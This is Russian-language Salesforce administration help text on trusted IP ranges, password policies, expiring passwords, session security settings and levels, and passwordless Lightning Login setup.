Работа в исходном пользовательском интерфейсе профиля

Ограничение IP-адресов входа в исходном пользовательском интерфейсе профиля

Настройка диапазонов надежных IP-адресов для организации

Диапазоны надежных IP-адресов определяют список IP-адресов, которые могут использоваться для входа без дополнительной проверки подлинности пользователя (например, отправка кода на мобильный телефон).

Чтобы защитить данные организации от несанкционированного доступа, рекомендуем составить список IP-адресов, предоставляющих всем пользователям беспрепятственный доступ к данным. Тем не менее, данный метод не позволяет полностью ограничить доступ для пользователей вне диапазона надежных IP-адресов. Они могут выполнять вход после прохождения проверки подлинности (как правило, путем ввода кода, отправленного на мобильное устройство или адрес эл. почты).

1. Введите *«Доступ к сети»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Доступ к сети»**.
2. Нажмите кнопку **«Создать»**.
3. Введите действительные IP-адреса в поля «Начальный IP-адрес» и «Конечный IP-адрес».

   Начальный и конечный адреса определяют диапазон разрешенных IP-адресов, которые могут использоваться для входа, включая крайние значения. Чтобы разрешить входы с отдельного IP-адреса, заполните оба поля одним адресом.

   Между начальным и конечным IP-адресами диапазона IPv4 должно быть не более 33 554 432 адресов (2^{25}, CIDR-блок /7).
4. При необходимости введите описание диапазона. Например, при использовании нескольких диапазонов введите сведения об области сети, соответствующей данному диапазону.
5. Нажмите кнопку **«Сохранить»**.

Прим.: Список надежных IP-адресов для организаций, активированных до декабря 2007 года, составляется системой Salesforce автоматически. IP-адреса, использованные проверенными пользователями для входа в систему Salesforce в течение последних шести месяцев, также добавлены в данный список.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра доступа к сети:
- Запрос входа включен

Для изменения доступа к сети:
- Управление IP-адресами

СМ. ТАКЖЕ:

Безопасность сеанса
Ограничение времени и места входа пользователей в систему Salesforce

Установка политик пароля

Пользователь может повысить безопасность организации в системе Salesforce с помощью защиты паролем. Можно настроить журнал и длину паролей, требования к сложности пароля и другие значения. Кроме того, можно задать процедуру, выполняемую для восстановления пароля.

Многочисленные политики паролей и входа позволяют обеспечить безопасность организации.

Прим.: Размер пароля пользователя не может превышать 16 000 байт.

Каждый пользователь может выполнять не более 3 600 входов в час. Данное ограничение применяется к организациям, созданным после выпуска Summer'08.

1. В разделе «Настройка» введите *«Политики паролей»* в поле «Быстрый поиск», затем выберите **«Политики паролей»**.
2. Настройте параметры паролей.

Поле	Описание
Срок действия паролей пользователей истекает:	Период времени, в течение которого истекает срок действия паролей пользователей. Пароли должны быть изменены. Значение по умолчанию: 90 дней. Данный параметр недоступен для порталов самообслуживания. Эта настройка неприменима к пользователям с полномочием «Срок действия пароля неограничен». При изменении параметра «Срок действия паролей пользователей истекает:» это изменение влияет на дату истечения срока действия пароля пользователя, если вводится новая дата, наступающая раньше старой, либо срок действия отменяется выбором параметра «Без срока действия».
Вести журнал паролей	Сохранение предыдущих паролей пользователей с целью использования исключительно новых и уникальных паролей. Журнал паролей сохраняется только при выборе данного параметра. Значение по умолчанию: «Сохранено паролей: 3». Значение «Пароли не сохранены» может быть выбрано только в том случае, если поле «Срок действия паролей пользователей истекает:» содержит значение «Бессрочно».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки политик паролей:

- Управление политиками паролей

Поле	Описание
	Данный параметр недоступен для порталов самообслуживания.
Минимальная длина пароля	Минимальное количество символов в пароле. Данный параметр вступает в силу только при следующем изменении текущих паролей. Значение по умолчанию: «8 символов».
Требование к сложности пароля	Определение символов, которые должны использоваться в пароле пользователя. Уровни сложности: • «Без ограничений»: любое значение пароля; самый ненадежный уровень. • «Должен содержать буквы и цифры»: требует наличия как минимум одной буквы и одной цифры, это настройка по умолчанию. • «Должен содержать буквы, цифры и специальные символы»: требует наличия как минимум одной буквы, одной цифры и одного из следующих специальных символов: ! # $ % - _ = + < >. • «Должен содержать цифры, строчные и прописные буквы»: требует наличия как минимум одной цифры, одной строчной буквы и одной прописной буквы. • «Должен содержать цифры, строчные и прописные буквы и специальные символы»: требует наличия как минимум одной цифры, одной строчной буквы, одной прописной буквы и одного из следующих специальных символов: ! # $ % - _ = + < >. Прим.: Требованию соответствуют только приведенные здесь специальные символы. Другие символьные знаки специальными символами не считаются.
Требование к контрольному вопросу	Допустимые значения: «Не может содержать пароль» (ответ на контрольный вопрос не может содержать пароля) и «Нет», выбранное по умолчанию (любой ответ). Пользователь должен указать ответ на контрольный вопрос. Данный параметр недоступен для порталов самообслуживания, клиентских или партнерских порталов.

Поле	Описание
Максимальное количество недопустимых попыток входа	Максимально допустимое количество попыток входа до блокировки пользователя. Данный параметр недоступен для порталов самообслуживания.
Срок действия блокировки	Продолжительность блокировки. По умолчанию: 15 минут. Данный параметр недоступен для порталов самообслуживания. Прим.: Если учетная запись пользователя заблокирована, рекомендуем дождаться окончания блокировки. В ином случае учетную запись может разблокировать пользователь с полномочиями «Восстановление паролей и разблокировка пользователей», выполнив следующую процедуру из меню «Настройка». **a.** Введите строку *«Пользователи»* в поле «Быстрый поиск». **b.** Выберите **«Пользователи»**. **c.** Выберите нужного пользователя. **d.** Щелкните кнопку **«Разблокировать»**. Данная кнопка отображается только для заблокированного пользователя.
Неясный ответ на секретный вопрос для сброса пароля	Данная функция позволяет скрывать вводимые ответы на контрольные вопросы. Настройка по умолчанию отображает ответ в виде простого текста. Прим.: Если организация использует редактор метода ввода Microsoft в режиме ввода Hiragana, то вводимые символы ASCII заменяются японскими символами в полях обычного текста. Тем не менее поля со скрытым текстом могут обрабатываться редактором метода ввода некорректно. Если данная функция препятствует правильному вводу паролей пользователей или других значений, рекомендуем ее отключить.
Требовать срок действия пароля не менее 1 дня	При выборе этого параметра пароль нельзя менять чаще, чем каждые 24 часа.

3. Укажите сведения, которые будут использоваться при восстановлении пароля и разблокировке учетной записи.

   Прим.: Данный параметр недоступен для порталов самообслуживания, клиентских или партнерских порталов.

Поле	Описание
Сообщение	При использовании этой настройки пользователь получит сообщение электронной почты с темой «Мы не можем сбросить ваш пароль». Пользователь получает такое сообщение, если его учетная запись заблокирована после слишком большого количества попыток изменить свой пароль. Этот текст также появится в нижней части страницы «Ответ на вопрос безопасности» при сбросе пользователями своих паролей. Вы можете изменить этот текст в соответствии со стандартами вашей организации, добавив имя внутренней службы техподдержки или администратора системы. Сообщение электронной почты отображается только для учетных записей, восстановление пароля которых должно выполняться администратором. Для блокировки по времени используются другие системные сообщения.
Ссылка справки	Данная ссылка отображается вместе с текстом, введенным в поле «Сообщение». В сообщении электронной почты с темой «Мы не можем сбросить ваш пароль» URL отображается так же, как в поле «Ссылка справки», чтобы пользователь мог видеть, куда ведет ссылка. Формат отображения URL в данном случае есть функция безопасности, поскольку пользователь находится вне организации Salesforce. В области для ответа на вопрос безопасности URL-адрес, введенный в поле «Ссылка справки», и текст, введенный в поле «Сообщение», объединяются в одну активную ссылку. При изменении пароля пользователь находится в организации Salesforce, поэтому средства безопасности не применяются. Действительные протоколы: • http • https • mailto

4. Укажите альтернативную начальную страницу для пользователей с полномочием «Пользователь только API». После выполнения задач управления (например, восстановление пароля) данные пользователи перенаправляются на указанный URL-адрес вместо страницы входа.

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Просмотр и редактирование политик паролей в профилях

Пароли

Аннулирование паролей пользователей

При необходимости администратор организации может аннулировать пароли всех пользователей в любое время. После аннулирования паролей всем пользователям выводится сообщение о сбросе пароля в следующий раз после входа в систему.

Чтобы аннулировать пароли всех пользователей, кроме пользователей с полномочием «Пароль без срока действия», выполните указанные ниже действия.

1. Введите строку *«Аннулировать все пароли»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Аннулировать все пароли»**.
2. Установите флажок **«Аннулировать все пароли пользователей»**.
3. Нажмите кнопку **«Сохранить»**.

При следующем входе пользователи получат предложение сменить пароль.

Рекомендации по аннулированию паролей

- Для входа в Salesforce пользователям может потребоваться активировать компьютер.
- Параметр «Аннулировать все пароли пользователей» не влияет на пользователей портала самообслуживания, так как они не являются прямыми пользователями Salesforce.

СМ. ТАКЖЕ:

Пароли

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для аннулирования всех паролей:

- Управление внутренними пользователями

Изменение параметров безопасности сеанса

Пользователь может изменять параметры безопасности сеанса, определяя тип подключения, время истечения сеанса и диапазоны IP-адресов для защиты от вредоносных атак и многого другого.

1. В разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», затем выберите **«Параметры сеанса»**.
2. Настройте параметры безопасности сеанса.

Поле	Описание
Значение времени ожидания	Время, по истечении которого выполняется автоматический выход неактивных пользователей. Время ожидания для пользователей портала составляет от 10 минут до 24 часов, но минимальное значение данного поля равно 15 минутам. Выберите значение от 15 минут до 24 часов. Чтобы повысить безопасность конфиденциальных данных, используемых в организации, выберите минимальный временной промежуток. Прим.: Обновление последнего значения времени активного сеанса выполняется только по истечении половины времени ожидания. Таким образом, если время ожидания составляет 30 минут, то активность пользователя проверяется системой только по истечении 15 минут. Например, если запись обновляется через 10 минут, то последнее значение времени активного сеанса не изменяется, так как действие было выполнено в течение первых 15 минут. Пользователь автоматически выходит из системы через 20 минут (всего 30 минут), так как последнее значение времени активного сеанса не изменялось. Если запись обновляется через 20 минут, то есть через 5 минут после проверки последнего времени активного сеанса, то время ожидания устанавливается повторно и автоматический выход переносится еще на 30 минут (всего 50 минут).
Отключить всплывающее предупреждение о завершении сеанса	Данный параметр определяет необходимость отображения неактивным пользователям предупреждения о завершении сеанса. В соответствии с полем «Значение времени

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Параметр «Закрепить сеансы за IP-адресом, с которого они инициированы» доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Все остальные параметры доступны в версиях: **Personal Edition**, **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров безопасности сеанса:

- «Настройка приложения»

Поле	Описание
	ожидания», предупреждение отображается за 30 секунд до завершения сеанса.
Инициировать выход по времени ожидания сеанса	Данный параметр завершает текущие сеансы по истечении времени ожидания сеансов для неактивных пользователей. После обновления обозреватель отображает страницу входа. Чтобы получить доступ к организации, пользователь должен выполнить повторный вход. Прим.: Прежде чем включить данный параметр, *снимите* флажок «Отключить всплывающее предупреждение о завершении сеанса».
Закрепить сеансы за IP-адресом, с которого они инициированы	Данный параметр определяет необходимость закрепления сеансов за IP-адресом входа и позволяет предотвратить несанкционированный доступ к системе. Прим.: Данный параметр может препятствовать работе разных приложений и мобильных устройств.
Закрепить сеансы за доменом, выбранным для их первого использования	Данный параметр связывает текущий сеанс пользовательского интерфейса для пользователя (например, пользователь сообщества) с конкретным доменом. Этот параметр позволяет избежать несанкционированного использования кода сеанса в другом домене. Данный параметр включен по умолчанию для организаций, созданных в выпуске Spring'15 или более поздних выпусках.
Требовать безопасные подключения (HTTPS)	Данный параметр определяет необходимость использования HTTPS для входа или доступа к системе Salesforce, кроме сайтов Force.com, которые доступны посредством HTTP. Из соображений безопасности данный параметр включен по умолчанию. Этот параметр не применяется к запросам API. Для всех запросов API требуется HTTPS. Прим.: Страница «Сброс паролей пользователей» доступна только посредством HTTPS.
Выполнить повторный вход после входа от имени пользователя	Данный параметр определяет необходимость возврата администратора, выполнившего вход от имени другого пользователя, к собственному сеансу после выхода в качестве этого пользователя. Если данный параметр включен, администратору после выхода из системы в качестве другого пользователя следует выполнить вход, чтобы продолжить использование системы Salesforce. Иначе, после выхода из системы в качестве другого пользователя, администратор будет возвращен к исходному сеансу. Данный параметр включен по умолчанию для новых организаций, активированных после выпуска Summer'14.

Поле	Описание
Требовать атрибут `HttpOnly`	Данный параметр ограничивает доступ к файлам cookie кода сеанса. Файл cookie с атрибутом HttpOnly доступен только посредством методов HTTP. Прим.: Применение параметра «Требовать атрибут `HttpOnly`» нарушает работу настраиваемого или пакетного приложения, использующего JavaScript для доступа к файлам cookie. Этот параметр блокирует доступ приложения к файлам cookie. Если флажок «Требовать атрибут `HttpOnly`» установлен, то окно отладки AJAX Toolkit недоступно.

Использовать запросы `POST` для междоменных сеансов	Данный параметр позволяет организации отправлять сведения о сеансе посредством запроса POST (вместо запроса GET) для междоменных обменов. Например, междоменный обмен с использованием страницы Visualforce пользователем. В отличие от запросов GET, запросы POST являются более безопасными ввиду хранения сведений о сеансе в тексте запроса. Тем не менее, при включении данного параметра внедренное содержимое из другого домена (см. пример ниже)
	
	`<img`
	
	`src="https://acme.force.com/pic.jpg"/>`
	
	иногда не отображается.

Применять диапазоны `IP`-адресов входа при каждом запросе	Данный параметр ограничивает IP-адреса, которые могут использоваться для доступа к системе Salesforce, только IP-адресами, заданными в разделе «Диапазоны `IP`-адресов входа». При включении данного параметра диапазоны IP-адресов входа применяются к каждому запросу страницы, включая запросы от клиентских приложений. Если этот параметр отключен, IP-диапазоны для входа применяются только при входе пользователя. Этот параметр отражается на всех профилях пользователя с ограничениями входа по IP.
Включить кэширование и автозаполнение для страницы входа	Данный параметр разрешает обозревателю сохранять имена пользователей. При наличии данного флажка поле «Имя пользователя» на странице входа заполняется автоматически после первого входа. При выборе пользователем **«Запомнить меня»** на странице входа имя пользователя будет сохранено после завершения сеанса или выхода пользователя из системы. Имя пользователя также появится в переключателе. Данный параметр включен по умолчанию для всех организаций. Прим.: При отключении данного параметра параметр **«Запомнить меня»** не появится на странице входа в организацию или в переключателе.

Поле	Описание
Включить безопасное, постоянное кэширование в веб-обозревателе, чтобы повысить производительность	Данный параметр позволяет обеспечить безопасное кэширование данных в веб-обозревателе для повышения производительности при перезагрузке страниц путем исключения дополнительных полных обходов сервера. Данный параметр включен по умолчанию для всех организаций. Отключение данного параметра не рекомендуется, но его можно отключить, если политики компании не допускают кэширование в веб-обозревателе даже при шифровании данных.
Активация переключателя пользователя	Данный параметр определяет появление переключателя при выборе пользователями организации фотографии для своего профиля. Данный параметр включен по умолчанию для всех организаций. Параметр «Включить кэширование и автозаполнение для страницы входа» также должен быть включен. Снимите флажок напротив параметра «Активировать переключатель пользователя», чтобы предотвратить появление организации в переключателях других организаций. Этот параметр также предотвращает отображение переключателя перед пользователями организации при выборе ими фотографии для профиля.
Запомнить до выхода из системы	Обычно имена пользователей кэшируются только во время активного сеанса или при выборе пользователем параметра **«Запомнить меня»**. Для сеансов единой регистрации параметр запоминания недоступен. Так, по завершении сеанса имя пользователя исчезает со страницы входа и переключателя. При активации параметра «Запомнить меня до выхода из системы» кэшированные имена пользователей удаляются только в случае выхода пользователя из системы. Если время сеанса истекло, они появляются на переключателе в неактивном состоянии. Таким образом, если пользователи сидят за собственными компьютерами, а время сеанса истекло, они могут выбрать повторную проверку имени пользователя. Если же они находятся за общими компьютерами, имя пользователя немедленно удаляется в случае выхода из системы. Данный параметр применяется ко всем пользователям организации. Данный параметр не включен по умолчанию. Однако мы рекомендуем включать его для удобства пользователей. Отключайте данный параметр, если организация не представляет все единые регистрации или поставщиков проверки подлинности на странице входа.
Включить метод подтверждения подлинности посредством SMS	Данный параметр разрешает пользователям получать разовые PIN-коды посредством SMS. Прежде чем воспользоваться данной функцией, рекомендуем администратору или пользователю проверить указанный номер мобильного телефона. Данный параметр включен по умолчанию для всех организаций.
Требовать маркеры безопасности для входов посредством API из выносок (API 31.0 или более ранней версии)	Данный параметр требует использования маркеров безопасности для входов посредством API из выносок в API 31.0 или более ранней версии. Например, выноски Apex или выноски с применением

Поле	Описание
	прокси-сервера AJAX. API 32.0 или более поздней версии требует наличия маркеров безопасности по умолчанию.
Диапазоны IP-адресов входа (для версий Contact Manager Edition, Group Edition и Professional Edition)	Данный параметр определяет диапазон IP-адресов входа. Чтобы задать диапазон, нажмите кнопку **«Создать»**, а затем заполните поля «Начальный IP-адрес» и «Конечный IP-адрес», предназначенные для ввода крайних значений. Данное поле недоступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition. Данные версии позволяют задавать действительный диапазон IP-адресов входа в параметрах профиля пользователя.
Разрешение пользователям использовать ключ безопасности (U2F)	Разрешение пользователям использовать ключ безопасности U2F для двухфакторной проверки подлинности и личности. Вместо использования Salesforce Authenticator разового пароля, формируемого приложением аутентификации, или разовых паролей, отправляемых на эл. почту или по СМС, пользователи вставляют свои зарегистрированные ключи безопасности U2F в USB-порт для проверки подлинности.
Разрешить использование автоматизированных проверок на основе местоположения с помощью Salesforce Authenticator Разрешить только с доверенных IP-адресов	Разрешает пользователям проходить проверку подлинности, автоматически подтверждая уведомления в Salesforce Authenticator, когда пользователи находятся в доверенных местоположениях, таких как офис или место проживания. Автоматические проверки могут выполняться в любом месте или только с доверенных IP-адресов, таких как в вашей корпоративной сети.
Разрешение использования Lightning Login	Разрешает пользователям использовать Lightning Login для входа в Salesforce без паролей, при этом проверку личности выполняет Salesforce Authenticator.
Включить защиту от кликджекинга для страниц настройки	Данный параметр защищает страницы Salesforce, связанные с настройкой, от кликджекинга. Кликджекинг — это вредоносная атака пользовательского интерфейса. (Страницы настройки доступны из меню «Настройка».)
Включить защиту от кликджекинга для страниц Salesforce, не связанных с настройкой	Данный параметр защищает страницы Salesforce, не связанные с настройкой, от кликджекинга. Кликджекинг — это вредоносная атака пользовательского интерфейса. Страницы настройки уже содержат защиту от кликджекинга. (Страницы настройки доступны из меню «Настройка».) Данный параметр включен по умолчанию для всех организаций.
Включить защиту от кликджекинга для страниц Visualforce клиента (со стандартными заголовками)	Данный параметр защищает страницы Visualforce с включенными заголовками от кликджекинга. Кликджекинг — это вредоносная атака пользовательского интерфейса. Внимание: При использовании настраиваемых страниц Visualforce внутри элемента frame или iframe может отображаться

Поле	Описание
	пустая страница или страница без рамки. Например, страницы Visualforce не функционируют в макете страницы при включенной защите от кликджекинга.
Включить защиту от кликджекинга для страниц Visualforce клиента (с выключенными заголовками)	Данный параметр защищает страницы Visualforce с выключенными заголовками от кликджекинга при настройке `showHeader="false"` на странице. Кликджекинг — это вредоносная атака пользовательского интерфейса. Внимание: При использовании настраиваемых страниц Visualforce внутри элемента frame или iframe может отображаться пустая страница или страница без рамки. Например, страницы Visualforce не функционируют в макете страницы при включенной защите от кликджекинга.
Включить защиту CSRF для запросов GET на страницах, не связанных с настройкой Включить защиту CSRF для запросов POST на страницах, не связанных с настройкой	Данный параметр обеспечивает защиту страниц, не связанных с настройкой, от атак CSRF (подделка межсайтовых запросов). Страницы, не связанные с настройкой, содержат случайную строку символов в параметрах URL-адреса или в виде скрытого поля формы. При выполнении каждого запроса GET и POST приложение проверяет допустимость данной строки символов. Приложение выполняет команду только при соответствии найденного значения ожидаемому значению. Данный параметр включен по умолчанию для всех организаций.
Включить защиту от межсайтового скриптинга	Защищает от атак с использованием межсайтового скриптинга. При обнаружении такой атаки в обозревателе отображается пустая страница без содержимого.
Включить защиту от сниффинга MIME	Не позволяет обозревателю определять тип MIME по содержимому документа. Этот параметр также запрещает обозревателю выполнять вредоносные файлы (JavaScript, Stylesheet) в качестве динамического содержимого.
URL-адрес выхода	Данный параметр перенаправляет пользователей на конкретную страницу после выхода из системы Salesforce (например, страница поставщика проверки подлинности или настраиваемая фирменная страница). Данный URL-адрес используется только при отсутствии URL-адреса выхода в параметрах поставщика удостоверений, единой регистрации SAML или внешнего поставщика проверки подлинности. При отсутствии значения для параметра «URL-адрес выхода» по умолчанию используется URL-адрес `https://login.salesforce.com` (если функция «Мой домен» выключена). В противном случае, по умолчанию используется URL-адрес `https://`*настраиваемый_домен*`.my.salesforce.com`.

3. Нажмите кнопку **«Сохранить»**.

Уровни безопасности сеанса

Доступ к определенным типам ресурсов может быть ограничен на основе уровня безопасности, связанного с методом проверки подлинности (входа) для текущего сеанса пользователя. По умолчанию каждому методу входа назначается один из двух уровней безопасности: «Стандартный» или «Высоконадежный». При необходимости измените уровень безопасности сеанса и определите политики, позволяющие получать доступ к выбранным ресурсам только при наличии уровня «Высоконадежный».

По умолчанию данным уровням безопасности назначаются разные методы проверки подлинности.

- Имя пользователя и пароль («Стандартный»)
- Делегированная проверка подлинности («Стандартный»)
- Активация — стандарт
- Имя учетной записи Lightning — стандартное
- Двухфакторная проверка подлинности («Высоконадежный»)
- Поставщик проверки подлинности («Стандартный»)
- SAML («Стандартный»)

> Прим.: Уровень безопасности для сеанса SAML может быть также задан посредством атрибута `SessionLevel` утверждения SAML, отправленного поставщиком удостоверений. Атрибут может принимать одно из двух значений: `STANDARD` или `HIGH_ASSURANCE`.

Чтобы изменить уровень безопасности, связанный с методом входа, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», затем выберите **«Параметры сеанса»**.
2. Выберите метод входа в разделе «Уровни безопасности сеанса».
3. Для перевода метода в соответствующую категорию нажмите кнопку со стрелкой **«Добавить»** или **«Удалить»**.

В настоящее время безопасность на уровне сеансов используется только отчетами и панелями мониторинга в Salesforce, а также связанными приложениями. При необходимости задайте политики «Требуется высоконадежный сеанс» для данных типов ресурсов. Также можно указать действие, которое должно выполняться при доступе к ресурсу в ходе невысоконадежного сеанса. Ниже перечислены поддерживаемые действия.

- «Блокировать»: данное действие блокирует доступ к ресурсу путем отображения сообщения об отсутствии необходимых полномочий.
- Повышение уровня сеанса. При этом пользователю предлагается пройти двухфакторную проверку подлинности. После успешной проверки подлинности пользователь может получить доступ к ресурсу. При использовании отчетов и панелей мониторинга данное действие может применяться при просмотре отчетов или панелей мониторинга, либо при их экспорте и печати.

> Внимание: Подъем уровня сеанса до высоконадежного путем перенаправления пользователя для завершения двухфакторной проверки подлинности не поддерживается в версии Lightning Experience. Если ваша организация использует версию Lightning Experience и вы устанавливаете политику, для реализации которой необходим высоконадежный сеанс при доступе к отчетам и панелям мониторинга, для пользователей Lightning Experience отчеты и панели мониторинга блокируются. Также они не увидят значки этих ресурсов в меню навигации. В качестве обходного пути пользователи, использующие стандартный сеанс, могут выйти и снова войти, используя метод проверки подлинности, определенный в качестве высоконадежного в своей организации. Затем пользователям предоставляется доступ к отчетам и панелям мониторинга. При необходимости пользователи могут переключиться на интерфейс Salesforce Classic, позволяющий отображать запросы на повышение уровня сеанса при попытке доступа к отчетам и панелям мониторинга.

Чтобы задать политику «Требуется высоконадежный сеанс» для доступа к связанному приложению, выполните указанные ниже действия.

1. Введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Связанные приложения».
2. Щелкните ссылку **«Правка»** напротив нужного связанного приложения.
3. Установите флажок **«Требуется высоконадежный сеанс»**.
4. Выберите одно из представленных действий.
5. Нажмите кнопку **«Сохранить»**.

Чтобы задать политику «Требуется высоконадежный сеанс» для доступа к отчетам и панелям мониторинга, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Политики доступа»* в поле «Быстрый поиск», затем выберите **«Политики доступа»**.
2. Установите флажок **«Требуется высоконадежный сеанс»**.
3. Выберите одно из представленных действий.
4. Нажмите кнопку **«Сохранить»**.

Уровни безопасности сеанса не влияют на ресурсы приложения, кроме связанных приложений, отчетов и панелей мониторинга, которые подчиняются явно заданным политикам безопасности.

СМ. ТАКЖЕ:

Безопасность сеанса

Меню «Настройка»: знакомство

Журнал проверки подлинности

Включение имени учетной записи Lightning для входа без пароля

Распрощайтесь с проблемой ненадежных и забытых паролей, а также заблокированных учетных записей. Предоставьте пользователям возможность быстро, легко и безопасно входить в систему без пароля. Включите имя учетной записи Lightning, назначьте необходимое полномочие пользователям и предложите им зарегистрировать имя учетной записи Lightning в индивидуальном порядке.

Вход без пароля использует Salesforce Authenticator (версии 2 или более поздней), мобильное приложение двухфакторной проверки подлинности, которое можно загрузить бесплатно для устройств iOS и Android. Имена учетных записей Lightning повышают безопасность, требуя выполнения двухфакторной проверки подлинности при входе.

- Пользователь располагает первым фактором — мобильным устройством с установленным приложением Salesforce Authenticator, которое подключено к учетной записи пользователя Salesforce.
- Вторым фактором может быть отпечаток пальца пользователя или известные ему сведения, например PIN-код. Второй уровень проверки подлинности повышает безопасность, запрашивая доступ к мобильному устройству или ввод отпечатка пальца пользователя/PIN-кода.

Имя учетной записи Lightning не ограничивается для организаций, использующих Lightning Experience. Оно также работает в Salesforce Classic.

1. В разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», затем выберите **«Параметры сеанса»**.
2. Проверьте параметры по умолчанию для имени учетной записи Lightning.
   a. Убедитесь, что параметр «Разрешить имя учетной записи `Lightning`» включен.

      Этот параметр предоставляет доступ к функции, хотя никто не сможет зарегистрироваться, пока не будет назначено полномочие пользователя «Пользователь имени учетной записи Lightning». Можно отключить параметр «Разрешить имя учетной записи `Lightning`» в любое время, чтобы все пользователи снова использовали имена и пароли для выполнения входа.

   b. Подтвердите, что стандартный уровень безопасности сеанса подходит для этого метода входа.

      Метод входа Lightning задает стандартный уровень безопасности для сеанса пользователя. Стандартный является уровнем безопасности по умолчанию для метода «Имя пользователя и пароль», который обычно заменяет метод входа Lightning. Если необходимо, вы можете изменить уровень безопасности на «Высоконадежный».

3. Назначьте пользователям полномочие «Пользователь имени учетной записи Lightning» в профиле пользователя (только для клонированных или настраиваемых профилей) или набора полномочий. Имя учетной записи Lightning не поддерживается для внешних пользователей.

Ниже перечислены сведения о том, как имя учетной записи Lightning соотносится с другими функциями входа, проверки личности и двухфакторной проверки подлинности.

- Действия пользователей с именем учетной записи Lightning можно отслеживать с помощью инструментов журналов входа и проверки личности.
- Если зарегистрированный пользователь пытается войти с помощью имени учетной записи Lightning из нераспознанного веб-обозревателя или устройства, система Salesforce потребует выполнить вход с помощью имени пользователя и пароля вместе с проверкой личности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Database.com**, **Developer**, **Enterprise**, **Group**, **Performance**, **Professional** и **Unlimited**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования полномочий системы в профилях:

- Управление профилями и наборами полномочий

Для включения имени учетной записи Lightning:

- Настройка приложения

- Если зарегистрированный пользователь вошел в систему из веб-обозревателя и установил параметр «Запомнить меня», в рекомендациях по входу на странице входа отобразится значок молнии рядом с именами пользователей, для которых включена функция имени учетной записи Lightning.

  Прим.: Чтобы отобразить рекомендации по входу для имени учетной записи Lightning в браузере Apple Safari, измените параметр «Cookie-файлы и данные веб-сайта» в браузере. Рекомендуем изменить значение с «Разрешать с посещаемых веб-сайтов» на «Всегда разрешать».

- Если в организации установлена политика двухфакторной проверки подлинности для входа, метод имени учетной записи Lightning удовлетворяет требованиям ко второму фактору. Система Salesforce не запрашивает отдельно второй фактор у пользователей с полномочием «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса».
- Если в организации установлена политика безопасности транзакций, для которой требуется двухфакторная проверка подлинности, имя учетной записи Lightning не поддерживается. Зарегистрированные пользователи, которые пытаются войти с помощью имени учетной записи Lightning, должны использовать имя пользователя и пароль для входа в систему.

Регистрация имени учетной записи Lightning для входа без пароля
Зарегистрируйте имя учетной записи Lightning для более быстрого, удобного и безопасного входа без пароля.

Отмена регистрации пользователя в Lightning
Если пользователь больше не пользуется именем учетной записи Lightning, отмените регистрацию пользователя в Lightning.

Регистрация имени учетной записи Lightning для входа без пароля

Зарегистрируйте имя учетной записи Lightning для более быстрого, удобного и безопасного входа без пароля.

Если администратор Salesforce предоставил возможность регистрации имени учетной записи Lightning, выполните регистрацию (администратор не сможет этого сделать за вас).

1. На ваше мобильное устройство будет выслано уведомление о регистрации, которое нужно подтвердить.

   Для имени учетной записи Lightning требуется Salesforce Authenticator (версии 2 или более поздней), мобильное приложение двухфакторной проверки подлинности, которое можно загрузить бесплатно для устройств iOS и Android. В случае отсутствия Salesforce Authenticator процесс регистрации включает дополнительные шаги. Откроется пошаговый мастер по загрузке и установке Salesforce Authenticator, его подключению к организации Salesforce и настройке второго фактора проверки подлинности (отпечаток пальца или PIN-код).

2. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
3. Нажмите **«Зарегистрировать»** рядом с полем Имя учетной записи Lightning.

   Если эта кнопка отсутствует, значит, администратор не разрешил регистрацию.
4. По запросу проверьте уведомление Salesforce Authenticator на своем мобильном устройстве и подтвердите запрос.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Database.com**, **Developer**, **Enterprise**, **Group**, **Performance**, **Professional** и **Unlimited**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для регистрации имени учетной записи Lightning:
- Пользователь имени учетной записи Lightning

5. По запросу предоставьте отпечаток пальца или введите PIN-код с мобильного устройства.

Теперь можно использовать этот метод входа.

1. **Щелкните** — на странице входа Salesforce найдите значок молнии рядом со своим именем пользователя, которому разрешен вход с помощью имени учетной записи Lightning, и щелкните его. Если на странице входа запрашивается имя пользователя и пароль, можно ввести только имя пользователя, пропустить поле пароля и нажать **«Войти»**.
2. **Откройте** — на своем мобильном устройстве откройте уведомление от приложения Salesforce Authenticator.
